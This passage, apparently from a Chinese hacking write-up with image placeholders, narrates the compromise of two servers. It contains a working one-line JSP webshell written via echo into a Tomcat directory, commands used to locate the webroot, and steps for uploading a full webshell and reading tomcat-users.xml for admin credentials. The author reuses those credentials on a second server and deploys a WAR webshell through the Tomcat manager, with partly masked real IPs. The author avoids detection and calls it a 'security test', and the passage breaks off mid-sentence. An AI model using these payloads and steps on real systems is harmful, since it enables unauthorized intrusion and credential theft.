


图10




图11

竟然还是显示404错误，如图9。

刚才阿D提示上传成功了，可就是访问不到，而且用网站的任意目录浏览也没这个文件。我开始认为是爆出的那个目录不对或者根本没这个目录，所以访问不到（后来发现不是这样），于是就想怎么才能找到数据库服务器上网站的真实路径。列目录实在是太慢，不知道要找到什么时候，所以不是万不得已不列目录。

那我该怎么找呢？就这个问题请教了下孤水绕城，他告诉我找一个网站里的文件可以用命令 **dir /s /b 盘符\文件名**搜索，这个命令的意思是说在指定的盘符里列出含有指定文件的绝对路径，这样就可以判断我的路径是不是真正的路径。于是我在pangolin里执行命令 **dir /s /b e:\index2.jsp**，返回结果如图10所示。

也就是说这几个路径都有可能是网站路径。那我用pangolin在这几个存在的目录里都上传一句话jsp.jsp，可是结果还是访问不到文件，思想陷入僵局。




图12

八、向前




图13

我想了想这个问题，还有一种可能就是工具误报了，也许根本就没传上去。我于是想：不管网站的路径是不是刚才那几个，既然工具提示成功了，在那几个目录下就应该有jsp.jsp文件。

于是我花了点时间直接用阿D列目录到那几个路径下找这个文件，可是根本就没发现jsp.jsp这个文件！现在终于找到原因了，根本就没上传上去！根本不是路径的错误！我当初应该先判断一下是否成功上传就对了，而不应该怀疑是网站路径不对！看来工具不是万能的，那现在只有手工向数据库服务器上写文件了。

在pangolin里执行 **echo ^<^% if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("\\")+request.getParameter("f"))).write(request.getParameter("t").getBytes());^%^>>E:\Tomcat 5.0\work\Catalina\localhost\news\jsp.jsp**，没有回显，用页面的任意目录浏览，没有发现jsp.jsp文件，访问也是404错误。可是当我执行命令 **dir E:\Tomcat 5.0** 列目录时出现意外，说系统找不到指定的文件，如图11所示。

这就奇怪了，E:\Tomcat 5.0\肯定是存在的啊，难道是我的命令不对？我问了下孤水绕城，他说完我才想起来：在目录E:\Tomcat 5.0\中，Tomcat 5.0中间有个空格，这种时候表示一个完整的路径，应该用双引号把Tomcat 5.0括起来，即"Tomcat 5.0"。接着重新执行 **dir "E:\Tomcat 5.0\"** 命令，成功了，如图12所示。

九、冲锋

现在明白为什么我echo一句话木马的时候不成功了，就因为路径中有个空格，解决办法就是把完整路径用引号引起来。于是重新执行 echo ^<^% if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("\\")+request.getParameter("f"))).write(request.getParameter("t").getBytes());^%^>>" E:\Tomcat 5.0\work\Catalina\localhost\news\jsp.jsp" ，依旧没有提示，可是在网站目录中找到了这个jsp.jsp文件，如图13所示，访问成功。

然后上传jsp大马，成功拿到数据库服务器的shell，如图14所示。

JSP的shell默认就是系统权限，到现在这个地步，其实开




图14




图16

3389加账户登录也就没什么意思了。也许你以为到这就完了，可是我发散了一下思维，因为这两台服务器上的网站基本上都一样，也就是说是一个管理员，那么文章开头提到的TOMCAT默认后台的账号和密码应该一样，不妨尝试一下。

TOMCAT后台的账号密码默认的保存路径是**E:\tomcat 5.0\conf\tomcat-users.xml**，在webshell里打开这个xml文件，找到账号和密码，发现为admin和198076，如图15所示。

现在我有了数据库服务器TOMCAT的账号和密码，再次来到web服务器的TOMCAT默认后台，用那个账号和密码顺利登入，如图16所示。

接着我进入TOMCAT的文件管理后台**http://221.192.**.69:222/manager/html**，输入账号和密码，也顺利进入，如图17、图18所示。

在图18的文件管理界面拿shell的方法就是：在网页的底部有一个上传war文件的地方，如图19所示。找一个war格式的jsp大马从那儿传上去（去哪找？自己弄，或网上搜吧！），然后直接访问不带war后缀的文件名就得到了webshell。比如这里我上传job.war，然后访问**http://221.192.**.69:222/job/**就成功拿到了webshell，如图20所示。

十、总结

这样，由于管理员的疏忽，使我拿到了两台服务器的最高权限。都已经是最高权限了，3389我就不开了，避免管理员发现。这只是一次安全检测，删掉自己建的用户，全身而退。

最后我对阿D上传文件时的注入语句进行了抓包分析，发现

